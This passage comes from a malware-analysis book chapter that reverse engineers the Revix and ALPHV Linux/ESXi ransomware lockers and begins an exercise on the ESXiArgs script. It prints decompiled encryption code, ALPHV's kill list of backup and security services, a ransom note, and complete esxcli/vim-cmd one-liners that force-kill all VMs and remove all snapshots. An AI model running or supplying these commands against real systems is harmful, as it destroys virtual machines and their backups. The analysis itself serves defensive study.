      path_allocated = do_strcpy_to_ptr_z(path_allocated);
    ❻ creates_file_encryption_thread_z(path_allocated);
      thread_join_and_time_z(p_Concurrency,1);
```

```
      print_num_encrypted_files_and_ascii_art_z();
      free_strings_z();
      return 0;
    }
  ❼ puts("Key inizialization error ... something wrong with config");
  }
  return 0;
}
```

Listing 11-2: Revix's main function

We can see some of the functionalities we identified in the Windows locker. For example, the malware parses the configuration data ❷, generates a victim info string ❸, optionally kills certain processes ❹, and actually starts the file encryption thread ❻.

Notably absent are many of the obfuscation and encryption techniques found in the Windows version. Several log statements ❶ ❺ ❼ make it extremely easy to determine what the functions do. Most of the time, we don't find log statements like these so readily available in malware, especially in an unencrypted format. In addition, the Windows ransomware used import resolution by hash to make it more difficult to tell which functions the malware was calling. In this binary, all library function calls are present.

If we navigate further, we find the configuration data embedded in the file in plaintext, as shown in Listing 11-3. The Windows locker encrypted both this data and the binary's strings using RC4.

```
                CFG_DATA
00615200 7b 22 70 6b 22 3a 22 79 49 4b 70  ds   "{\"pk\":\"yIKpR...=\",\"pid:"$2a$12$RWQTk..."
         52 4f 34 55 30...
```

Listing 11-3: Unobfuscated and unencrypted configuration data in Revix

The lack of obfuscation makes it much easier to analyze Revix's configuration data, which can provide a lot of insight into the malware's functionality, including the command-and-control servers it communicates with, what capabilities it has, and uniquely named artifacts we can look for to detect its presence. Listing 11-4 shows the configuration data for this sample.

```
{"pk":"yIKpR...",
 "pid":"$2a$12$RWQTk...",
 "sub":"8083",
 "dbg":false,
 "et":1,
 "nbody":"LSOtPTO9IFdlb...",
 "nname":"{EXT}-readme.txt",
 "rdmcnt":0,
 "ext":".2glgo"}
```

Listing 11-4: The configuration data from the Revix sample showing more limited data compared to the Windows counterpart

You might also notice that this configuration data has many fewer keys than its Windows counterpart, though it includes some of the ones from the latest version of that locker, specifically `et` and `rdmcnt`. There are no whitelisted files or directories, nor processes and services to stop when the malware executes. We also don't see `net` or `dmn`, suggesting we shouldn't expect to find any network functionality in this locker. Recall that the Windows version created a network connection to exfiltrate victim information and propagate the malware across the network.

The command line options the malware takes are also comparatively more limited than its Windows counterpart. It takes only three:

`-s or -silent` Silent mode

`-t or -threads` The number of threads to use

`-p or -path` Encryption path

We'll see these options come into play in the next sections.

Virtual Machine Shutdown

Prior to encryption, the locker will usually shut down the virtual machines it wants to encrypt. This helps ensure that the encryption process doesn't accidentally corrupt them, as the threat actor must retain the ability to recover files if the ransom is paid. Virtual machine snapshots can also come in handy as a backup mechanism, so Revix seeks to delete them.

Note that, if run in silent mode, the malware won't kill the virtual machines and related processes. Why would an affiliate choose this option? Well, shutting down virtual machines abruptly might clue in a system administrator that something is happening on the network, leading them to contain the attack. The affiliate may also have access to a particular virtual machine on the hypervisor they wish to steal data from, in which case they'd want to refrain from encrypting it.

Listing 11-5 shows how the malware executes commands to kill virtual machines and related processes.

```
killed_procs = false;
while (!killed_procs) {
    sprintf(&pkill_-9_%s_vmx-*,PTR_s_pkill_-9_%s_00619250,PTR_s_vmx-*_00619248);
    printf("killing %s\n",PTR_s_vmx-*_00619248);
    popen_res = popen(&pkill_-9_%s_vmx-*,"r");
    pclose(popen_res);
    killed_procs = true;
}
puts(PTR_s_esxcli_--formatter=csv_--format-_00619258);
popen_res = popen(PTR_s_esxcli_--formatter=csv_--format-_00619258,"r");
pclose(popen_res);
return;
```

Listing 11-5: The Revix code to kill processes and virtual machines prior to encryption

The malware runs two commands. Listing 11-6 shows them in full, as they're difficult to see in their entirety in Listing 11-5.

```
❶ pkill -9 vmx-*
❷ esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process
    list ❸ | ❹ awk -F "\"*,\"*" ❺ '{system("esxcli vm process kill --type=force
    --world-id=" $1)}'
```

Listing 11-6: The extracted commands for killing processes and virtual machines

The first command uses `pkill` with the `-9` flag to terminate all processes prefixed with `vmx-` ❶. VMX stands for *Virtual Machine eXecutable*. These processes relate to ESXi's virtualization of resources for each guest (such as `vmx-vcpu-0:VMNAME`, `vmx-vthread-ID`, `vmx-svga:VMNAME`, or `vmx-mks:VMNAME`). One component on this list you might not be familiar with is `vmx-mks`, which manages the virtual machine's user interface (UI) and communication with the mouse, keyboard, and display within a VMware environment.

The next command kills the running virtual machines ❷. It begins by creating a comma-separated values (CSV) listing with the `WorldID` and `DisplayName` fields of all running virtual machines ❸. The `WorldID` field is a unique identifier assigned to each virtual machine, and the `DisplayName` is the name of the virtual machine visible in ESXi. It then pipes the output to the second part of the command, which extracts the `WorldID` and `DisplayName` separately ❹ so the malware can use them independently. Finally, it executes a system command ❺ to run the ESXi command that kills the process using the `WorldID` it retrieved earlier.

Compared with the large number of processes and services stopped by the Windows locker prior to encrypting files, this list is extremely short. The Windows malware even used COM to monitor and kill any process or service that started during its execution. The Linux version includes just these two one-time process termination commands focused on virtual machines. That's likely because the malware targets virtualized infrastructure, not personal Linux machines, which would be unlikely to have VMX-related processes running. We'll talk more about this after the case studies.

Another aspect of the code worth noting is that instead of using API calls to shut down processes, like its Windows counterpart does, this malware merely creates a process in which to run ESXi and Linux commands. This is because ESXi and Linux don't really have an equivalent to the Windows API. Instead, malware for these systems uses a combination of C standard library functions and command line functions to accomplish their tasks. (You'll likely remember this approach from the Vermilion Strike code in Chapter 7.) As a result, analysts can search for C functions of interest or look for calls to `popen` to figure out where the malware might be running a command.

File Encryption

Unlike its Windows counterpart, Revix encrypts the files in a single directory only, rather than the entire filesystem and all attached drives. Listing 11-7 shows the directory traversal code.

```
void creates_file_encryption_thread(char * directory)
{
--snip--
  __dirp = opendir(directory);
  if (__dirp != (DIR *)0x0) {
      memset(&DIRECTORY,0,0x800);
      while (filename = readdir(__dirp), filename != (dirent *)0x0) { ❶
          snprintf(&DIRECTORY,0x800,"%s/%s",directory,filename->d_name);
          result = strcmp(filename->d_name,".");
          if ((((result != 0) &&
                (result = strcmp(filename->d_name,".."), result != 0)) &&
              (result = strcmp(filename->d_name,NOTE_NAME), result != 0)) && ❷
              (filename->d_name[0] != '\0')) {
              if (filename->d_type == '\x08') { ❸
                  thread_run_rel_z(p_Concurrency,do_file_encrypt_z,&DIRECTORY);
              }
              else if (((filename->d_type == '\x04') && ❹
                        (result = strcmp(&DIRECTORY,"//dev"), result != 0)) &&
                        (result = strcmp(&DIRECTORY,"/dev"), result != 0)) { ❺
                  strcpy(&DIR_TO_ENCR,&DIRECTORY);
                  uVar1 = do_strcpy_to_ptr_z(&DIR_TO_ENCR);
                  creates_file_encryption_thread_z(uVar1); ❻
              }
          }
      }
      create_ransom_note_z(directory); ❼
      closedir(__dirp);
      free(directory);
  }
  return;
}
```

Listing 11-7: Directory traversal code and threading for Revix

When the operator provides a path on the command line, the malware encrypts just the files under that directory. Otherwise, it encrypts the files in the current directory only. Either way, the code opens the directory to encrypt and iterates over the files in it ❶. It checks that the file is not `.` or `..`, which correspond to the current directory and the parent of the current directory, respectively. It also excludes the ransomware note files ❷.

To ensure the encryption occurs quickly, the malware uses threads. If the file handle is a regular file (as opposed to a directory or LNK file), it creates a thread in which to execute the file encryption ❸. If the file handle is a directory ❹ but not the */dev* directory ❺, the malware recursively calls itself to traverse that directory, looking for files to encrypt ❻. After it finishes processing the directory, it creates a copy of the ransom note in the directory ❼.

The malware intentionally skips */dev* because it contains device files, which the operating system uses to interact with hardware such as hard disks, keyboards, and printers. Encrypting these files could make the system inoperable, which would hurt the actor's chances of obtaining a ransom payment. Interestingly, there are no other explicitly whitelisted files,

directories, or extensions in the malware, suggesting that an affiliate could easily encrypt a directory that causes the system to crash. That said, a check inside of the encryption function determines whether to encrypt the file (Listing 11-8).

```
cVar1 = do_strstr_z(filename);
if (cVar1 == '\0') {
    chmod_val = chmod(filename,0x1c0); ❶
    if ((chmod_val != 0) && (chmod_val = chmod(filename,0x180), chmod_val != 0)) { ❷
        printf("[%s] is protected by os\n",filename);
        return;
    }
    printf("Encrypting [%s]\n",filename);
    cVar1 = do_encrypt_z(filename); ❸
    if (cVar1 == '\x01') {
        NUM_ENCRYPTED_FILES = NUM_ENCRYPTED_FILES + 1;
        printf("File [%s] was encrypted\n",filename);
    }
    else {
        printf("File [%s] was NOT encrypted\n",filename);
    }
    free(filename);
}
else {
    printf("[%s] already encrypted\n",filename);
}
return;
```

Listing 11-8: A check for the permissions of the file Revix intends to encrypt

The malware attempts to modify the file's permissions to either `0x1c0` (0700) (read/write/execute for the owner) ❶ or `0x180` (0600) (read/write only for the owner) ❷ before trying to encrypt the file ❸. If the code can't modify the permissions, the file is protected in some way, whether because another user owns it, because it lives on a protected path such as */sys* or */proc*, or because it's on a read-only filesystem. In those cases, the malware won't encrypt it.

These protections provide some defenses against encrypting files critical to the machine's operation, but unless the file is immutable, they become pointless if the operator runs the ransomware as root. Unlike most ransomware variants, Revix relies on the affiliate to operate it properly.

Information Collection

Like its Windows counterpart, Revix collects information about the victim, including details about the operating system, a CRC32 hash of host data, and the encrypted secret key, then stores it in a JSON data structure, as shown in Listing 11-9.

```
sprintf(victim_data_string,
        "{\"ver\":%d,\"pid\":\"%s\",\"sub\":\"%s\",\"pk\":\"%s\",\"uid\":
          \"%s\", \"sk\":\"%s\",\"os\":\"%s\",\"ext\":\"%s\"}",0x200
```

```
          pid,sub,pk,CRC32_OF_HOSTNAME,sk,linux_os,ext + 1);
  lengthData = strlen(victim_data_string);
  cpy_lenval = (undefined4)lengthData;
❶ to_base64 = encrypt_key_data_z(EMBEDDED_KEY2,victim_data_string,
                                 lengthData & 0xffffffff,&b64_len);
  free(victim_data_string);
  key_val = (void *)base64_rel_z(to_base64,b64_len,based64ed);
  free(to_base64);
  {UID} = "{UID}";
  c3c32_hostname = CRC32_OF_HOSTNAME;
  {KEY} = "{KEY}";
  key_ptr = key_val;
  {EXT} = "{EXT}";
  ext_val = ext + 1;
❷ NOTE_BODY = (char *)decode_notebody_z(NOTE_BODY,&{UID},3);
  lengthData = strlen(NOTE_BODY);
  LEN_NOTEBODY = (undefined4)lengthData;
  free(key_val);
```

Listing 11-9: Assembling data about the infected victim

The code encrypts the JSON data using the `EMBEDDED_KEY2` value ❶, following the same approach taken in the Windows version of the ransomware. Next, the malware base64-decodes the body of the ransom note found in the `nbody` key of the configuration data ❷.

Revix collects less information than the Windows ransomware; you'll notice that it's missing keys like `bit` for the CPU architecture, `lng` for the locale, and `unm` for username, among others. In addition, we don't see it exfiltrate this information to the threat actor's command-and-control server.

As an added feature, Revix displays ASCII art and statistics once the encryption has completed. Figure 11-1 shows the console printout that the operator sees once the ransomware completes running.




Figure 11-1: ASCII art containing encryption statistics displayed in the terminal post-encryption

This Linux and ESXi locker was likely still under development when REvil was disrupted, suggesting we would possibly have seen future improvements to it over time. As it stands, the locker is a fairly simple example of how ransomware for Linux can work. In our next case study, we'll look at the Linux locker developed by ALPHV.

Case Study: ALPHV's Rust-Based Locker

When the ALPHV ransomware-as-a-service group emerged in late 2021, it released Windows and Linux/ESXi lockers based on the same Rust source code file. In this section, we'll reverse engineer the Linux and ESXi version of the ransomware, paying particular attention to features related to Rust. We'll also compare it to Revix to see how Linux and ESXi threats have evolved.

Configuration and Strings

This version of the ALPHV ransomware includes no apparent string or code obfuscation, and the binary is large (nearly 2MB), in part because it contains compiled-in Rust library functions. When we first open it, we see several strings related to Linux- and ESXi-specific locker functionality (Table 11-1).

Table 11-1: Strings in the ALPHV Ransomware Related to Linux and ESXi

Location	String value	String representation
002850c0	`locker::core::os::linux::command`	`"locker::core::os::linux::command"`
0029b0ea	`locker::core::stack`	`"locker::core::stack"`
0029b8d3	`locker::core::pipeline::file_worker_pool_core`	`"locker::core::pipeline::file_worker_pool_core"`
0029c6a8	`locker::core::discoverer`	`"locker::core::discoverer"`
0029c793	`locker::core::os::linux::esxi`	`"locker::core::os::linux::esxi"`
0029c932	`locker::core::renderer`	`"locker::core::renderer"`
0029cd97	`locker::core::pipeline::chunk_workers_supervisor`	`"locker::core::pipeline::chunk_workers_supervisor"`
0029cfcb	`locker::core::pipeline::file_worker_pool`	`"locker::core::pipeline::file_worker_pool"`
0029d0c1	`locker::core::cluster`	`"locker::core::cluster"`

These strings give us hints as to where to look for the ransomware functionality in this very large file. For example, some seem to be part of log or error messages. We can expect to find the locker executing Linux commands (based on the string `locker::core::os::linux::command`), possibly some kind of concurrency functionality (based on `locker::core::pipeline::file_worker_pool_core` and `locker::core::pipeline::chunk_workers_supervisor`), and embedded ESXi-specific functionality (based on `locker::core::os::linux::esxi`).

We can also easily see the configuration data, shown in Listing 11-10.

```
{"config_id":"",
 "public_key":"MIIB...",
 "extension":"nnvjxgy",
 "note_file_name":"RECOVER-${EXTENSION}-FILES.txt",
 "note_full_text":">> What happened?...",
```

```
"default_file_mode":"Auto",
"default_file_cipher":"Best",
"credentials":[],
"kill_services":["mepocs","memtas","veeam","svc$","backup","sql","vss","msexchange","sql$", ❶
                 "mysql","mysql$","sophos","MSExchange","MSExchange$","WSBExchange",
                 "PDVFSService","BackupExecVSSProvider","BackupExecAgentAccelerator",
                 "BackupExecAgentBrowser","BackupExecDiveciMediaService",
                 "BackupExecJobEngine","BackupExecManagementService","BackupExecRPCService",
                 "GxBlr","GxVss","GxClMgrS","GxCVD","GxCIMgr","GXMMM","GxVssHWProv",
                 "GxFWD","SAPService","SAP","SAP$","SAPD$","SAPHostControl","SAPHostExec",
                 "QBCFMonitorService","QBDBMgrN","QBIDPService","AcronisAgent",
                 "VeeamNFSSvc","VeeamDeploymentService","VeeamTransportSvc","MVArmor",
                 "MVarmor64","VSNAPVSS","AcrSch2Svc"],
"kill_processes":["agntsvc","dbeng50","dbsnmp","encsvc","excel","firefox","infopath", ❷
                  "isqlplussvc","msaccess","mspub","mydeskqos","mydeskservice",
                  "notepad","ocautoupds","ocomm","ocssd","onenote","oracle",
                  "outlook","powerpnt","sqbcoreservice","sql","steam","synctime",
                  "tbirdconfig","thebat","thunderbird","visio","winword","wordpad",
                  "xfssvccon","*sql*","bedbh","vxmon","benetns","bengien","pvlsvr",
                  "beserver","raw_agent_svc","vsnapvss","CagService","QBIDPService",
                  "QBDBMgrN","QBCFMonitorService","SAP","TeamViewer_Service","TeamViewer",
                  "tv_w32","tv_x64","CVMountd","cvd","cvfwd","CVODS","saphostexec",
                  "saposcol","sapstartsrv","avagent","avscc","DellSystemDetect",
                  "EnterpriseClient","VeeamNFSSvc","VeeamTransportSvc","VeeamDeploymentSvc"],
"exclude_directory_names":["system volume information","intel","$windows.~ws", ❸
                           "application data","$recycle.bin","mozilla","$windows.~bt",
                           "public","msocache","windows","default","all users",
                           "tor browser","programdata","boot","config.msi","google",
                           "perflogs","appdata","windows.old"],
"exclude_file_names":["desk.ini","autorun.inf","ntldr","bootsect.bak","thumbs.db", ❹
                      "boot.ini","ntuser.dat","iconcache.db","bootfont.bin","ntuser.ini",
                      "ntuser.dat.log"],
"exclude_file_extensions":["themepack","nls","diagpkg","msi","lnk","exe","cab","scr","bat", ❺
                           "drv","rtp","msp","prf","msc","ico","key","ocx","diagcab",
                           "diagcfg","pdb","wpx","hlp","icns","rom","dll","msstyles","mod",
                           "ps1","ics","hta","bin","cmd","ani","386","lock","cur","idx",
                           "sys","com","deskthemepack","shs","ldf","theme","mpa","nomedia",
                           "spl","cpl","adv","icl","msu"],
"exclude_file_path_wildcard":[],
"enable_network_discovery":true,
"enable_self_propagation":true,
"enable_set_wallpaper":true,
"enable_esxi_vm_kill":true, ❻
"enable_esxi_vm_snapshot_kill":true, ❼
"strict_include_paths":[],
"esxi_vm_kill_exclude":["NameofMachine"]} ❽
```

Listing 11-10: The ALPHV configuration data

If you compare this configuration file to Revix's, you'll notice a few things. First, this configuration data has several ESXi-specific keys ❻ ❼, including one to specify virtual machines the malware shouldn't encrypt ❽, providing the affiliate with more control over the locker's execution than Revix did. We also see the existence of many Windows-specific services ❶,

processes ❷, directory names ❸, filenames ❹, and extensions ❺ to exclude from encryption. This is likely because the sample uses a default configuration file for both Windows and Linux/ESXi.

In 2022, after the publication of this sample, ALPHV released an obfuscation toolkit called Morph that provided string and function obfuscation utilities for its Windows and Linux lockers. Although the string obfuscation was simple, the encryption of the configuration data was more complex, requiring an access token for decryption.

Whitelisted Directories

By now you know that a successful locker should avoid encrypting files and directories that keep the machine operational. The Windows ransomware variants we looked at in the previous chapter included a whitelist in the configuration file, but ALPHV instead hardcodes a list of directories present on UNIX-based systems (Listing 11-11).

```
dir_arr->/bin* = "/bin*";
dir_arr->len_bin* = 5;
dir_arr->/sbin* = "/sbin*";
dir_arr->len_sbin* = 6;
dir_arr->/cdrom* = "/cdrom*";
dir_arr->len_cdrom* = 7;
dir_arr->/dev* = "/dev*";
dir_arr->len_dev* = 5;
dir_arr->/etc* = "/etc*";
dir_arr->len_etc* = 5;
dir_arr->/lib* = "/lib*";
dir_arr->len_lib* = 5;
dir_arr->*lost+found* = "*lost+found*";
dir_arr->len_lost+found = 0xc;
dir_arr->/proc* = "/proc*";
dir_arr->len_proc* = 6;
dir_arr->/run* = "/run*";
dir_arr->len_run* = 5;
dir_arr->/snap* = "/snap*";
dir_arr->len_snap* = 6;
dir_arr->/tmp* = "/tmp*";
dir_arr->len_tmp* = 5;
dir_arr->/sys* = "/sys*";
dir_arr->len_sys* = 5;
dir_arr->/usr* = "/usr*";
dir_arr->len_usr* = 5;
```

Listing 11-11: The directories that ALPHV's Linux locker won't encrypt

If you're familiar with Linux, you know that these directories contain many critical executable programs and services. If the affiliate doesn't specify a path to encrypt at runtime, the locker will traverse the system's directories, including */volumes* and */vmfs*, skipping the folders in the whitelist and looking for files of the following types for encryption: *.log*, *.vmdk*, *.vmem*, *.vswp*, *.vmsn*, *.vmsd*, *.txt*, *.doc*, *.rtf*, *.pdf*, *.xls*, *.jpg*, *.png*, *.gif*, *.ps*, *.draw*, *.bmp*, and *.sql*.

This list notably includes both files found on any Linux system and virtual machine–specific files (such as *.vmdk*, *.vmem*, *.vswp*, and *.vmsd*). Thus, although the locker can successfully encrypt files on Linux systems, we can deduce that its main intended use case is to lock hypervisor environments.

Stopping Processes and Services

We noted that ESXi ransomware must shut down virtual machines before encrypting them to avoid corrupting the machines accidentally. If no virtual machines are listed under `esxi_vm_kill_exclude` in the configuration file, the malware assumes it can encrypt all virtual machines on the hypervisor. First, it must stop them using the command in Listing 11-12.

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list |
awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id="$1)}'
```

Listing 11-12: A command to kill all running virtual machines

This command is almost exactly the same as the one Revix used to terminate virtual machines, and most ESXi ransomware variants use some version of it. If the affiliate specifies a list of virtual machines not to kill, however, the command will look slightly different. Listing 11-13 shows the modified command.

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list |
grep -vi ",Name_of_VM_to_exclude," | ❶
awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id="$1)}'
```

Listing 11-13: A command to kill all running virtual machines except the excluded ones

This code uses `grep` to identify all lines returned from the `vm process list` command that don't contain (`-v`) the case-insensitive (`-i`) name of the virtual machine to exclude from encryption ❶.

Next, the locker runs a command to remove virtual machine snapshots, which ensures they can't be used for recovery (Listing 11-14).

```
run_cmd_z(&cmd_res,"for i in `vim-cmd vmsvc/getallvms ❶ | awk \'{print$1}\'`; ❷
                        do ❸ vim-cmd vmsvc/snapshot.removeall $i & done",0x61);
if (cmd_res == 0) {
    if (buff == (void **)0x0) {
        return;
    }
}
```

Listing 11-14: A command to remove virtual machine snapshots from ESXi

This command comes from the `locker::core::os::linux::esxi` library you saw in the list of strings. Let's break it down. The first part of the command ❶ lists all the virtual machines. The code pipes the output to the second part of the command ❷ to get the ID for each one. Next, the final part of the command ❸ removes all snapshots for the specified

virtual machine ID. Put together, the malware loops through all the virtual machine IDs and runs the snapshot removal command.

Post-Encryption

Once the locker finishes, you'll find a ransom note placed in each directory containing encrypted files, suffixed with the extension from the configuration (Figure 11-2).




Figure 11-2: The home directory containing encrypted files and the ransom note

In this case, the ransomware appends the suffix *nnvjxgy* to the encrypted files and names the ransom note file *RECOVER-nnvjxgy-FILES.txt*. In the ransom note, we can see instructions for retrieving the files, as in Figure 11-3.

```
>> What happened?

Important files on your network was ENCRYPTED and now they have "nnvjxgy" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data

Sensitive data on your system was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format
- And more...

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?

Follow these simple steps to get everything back to normal:
1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to: http://xqoyke                                    .onion/?access-key=
```

Figure 11-3: The ALPHV ransom note

Note the `access_key` value appended to the *.onion* URL. ALPHV is unique in its use of an access token that affiliates must provide on the command line for the malware to operate correctly. The malware uses this access token to generate the link at which the victim can access a channel to use for negotiations. Someone who finds the locker binary in an online malware repository won't be able to get this URL without the correct access token.

ALPHV likely introduced the access token in response to a highly publicized incident in which researchers obtained the negotiation URL for one of BlackMatter's victims and started engaging with the actors. Because the actors were unable to figure out who the actual victim was, they had to abandon the chat and contact the victim in some other way. ALPHV's access token prevents this situation from happening again.

At this point, we can conclude that ALPHV is more sophisticated than the Revix locker, although it's possible that Revix would have eventually implemented some of ALPHV's features if it had continued to undergo development. Ransomware is a competitive business, and groups must offer optimal feature sets to attract affiliates.

Windows vs. Linux and ESXi Lockers

After exploring two Linux and ESXi lockers, you've probably noticed some of the ways they differ from Windows variants. Let's review the main differences and the reasons for them:

Obfuscation Neither locker discussed in this chapter employed obfuscation mechanisms for its code or data. By contrast, contemporary Windows lockers use multiple obfuscation techniques. It's true that Revix was unfinished and may have eventually included obfuscation. Still, one reason for the lack of obfuscation might have to do with its purpose: reducing the ability of antivirus and EDR tools to detect the ransomware. At the time of this writing, there are few antivirus offerings for Linux systems, and nearly zero for hypervisors.

Anti-debugging In a similar vein, we didn't see the incorporation of anti-debugging or anti–virtual machine techniques, as we did with malware targeting Windows. That's because it's harder to analyze malware designed for Linux and ESXi. Most sandboxing services offer some Linux capabilities, but none currently offer a sandbox for ESXi, which reduces defenders' ability to automatically run the samples.

Pre-encryption preparation You probably noticed substantially fewer preparatory steps in the Linux and ESXi lockers, whereas the Windows lockers performed privilege escalation, process and service stopping, and extensive whitelisting. In Revix and ALPHV, the only processes killed were ones related to virtual machines, and although they performed some whitelisting of directories, they mainly focused on identifying file types they should encrypt. Because these lockers specialize in hypervisors, it makes sense that they look for processes and file extensions related to virtual machines. It also makes sense that we don't see built-in privilege escalation functions; for Linux and ESXi, incorporating a one-size-fits-all privilege escalation utility into the ransomware itself would be especially complicated, given the variation found in the target machines. Plus, if a threat actor is executing code on an ESXi system, it is likely that they already have higher privileges, reducing the need for built-in privilege escalation.

Other Linux Malware

Ransomware isn't the only type of malware that affects Linux systems. In Chapter 3, we discussed Mirai, which targeted devices running Linux. In addition, a threat actor could use the following malware types leading up to a ransomware attack:

Rootkits Malware that provides privileged, often administrator-level, access to a system and operates without the victim's knowledge. Rootkits give their operator incredible control over the victim system; by obtaining root-level access, the operator can not only deploy malware or steal victims' data but also hide artifacts of their malicious behavior. In addition, they can enable persistence on the target device, allowing a threat actor to maintain access to a compromised network.

Trojans Malware that often masquerades as a legitimate application to trick a victim into installing it. They might use some of the same lures we saw in stealers, including free versions of paid software and video game mods. Trojans may occasionally come with additional functionality, such as privilege escalation and persistence capabilities.

Webshells Malicious software installed on a web server that allows a threat actor to remotely access the server. Linux webshells typically target web servers such as Apache or Nginx. In addition to providing persistent access to a victim network, webshells can enable command execution or the deployment of an additional payload.

Backdoors Malware that provides a threat actor with persistent access to a victim system, often with capabilities similar to remote access trojans (RATs). Because a backdoor can offer a diverse set of functionality, threat actors could use it at multiple phases of a ransomware attack. It could serve as a persistence mechanism, drop additional payloads, or execute commands for lateral movement, data exfiltration, or disabling security tools, to name a few examples.

Conclusion

The reduced obfuscation in ESXi lockers reflects a rational calculation. EDR coverage on hypervisors lags behind Windows, so the detection risk that drives obfuscation on Windows endpoints doesn't exist at the same level on ESXi. Cybercriminals are in the business of making money, and they won't spend resources on developing new tools unless there's a financial reason to do so. REvil's nascent Linux/ESXi locker demonstrated the attacker's initial foray into meeting the need to target those systems. ALPHV's Rust-based locker allows them to target both Windows and Linux/ESXi systems by using the cross-compilation capabilities of the programming language. These actors make deliberate choices on what to implement and how to do so, with money as their ultimate motivator.

The ESXiArgs incident is worth holding onto: A bug in the encryption script made partial recovery possible, a public decryptor appeared within days, and a patched version of the script followed shortly after. That response time reflects how professionally these groups operate. The underground economy maintains its tools. The final chapter of this book steps back from individual categories to examine the patterns that run across all of them.

Exercise: Uncovering Mistakes in ESXiArgs

This exercise focuses on a ransomware variant called ESXiArgs that made quite an impression when it first debuted. In 2023, its use in attacks garnered significant publicity and introduced many people outside the cybersecurity community to ransomware targeting ESXi systems.

The first version of the malware had a flaw in its encryption script, *encrypt.sh*, that made it possible for victims to partially recover virtual machines without paying the ransom. Listing 11-15 provides excerpts from the first version of the script.

```
for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/"
          | awk -F'  ' '{print $2}'); do
    echo "START VOLUME: $volume"
    IFS=$'\n'
    for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o
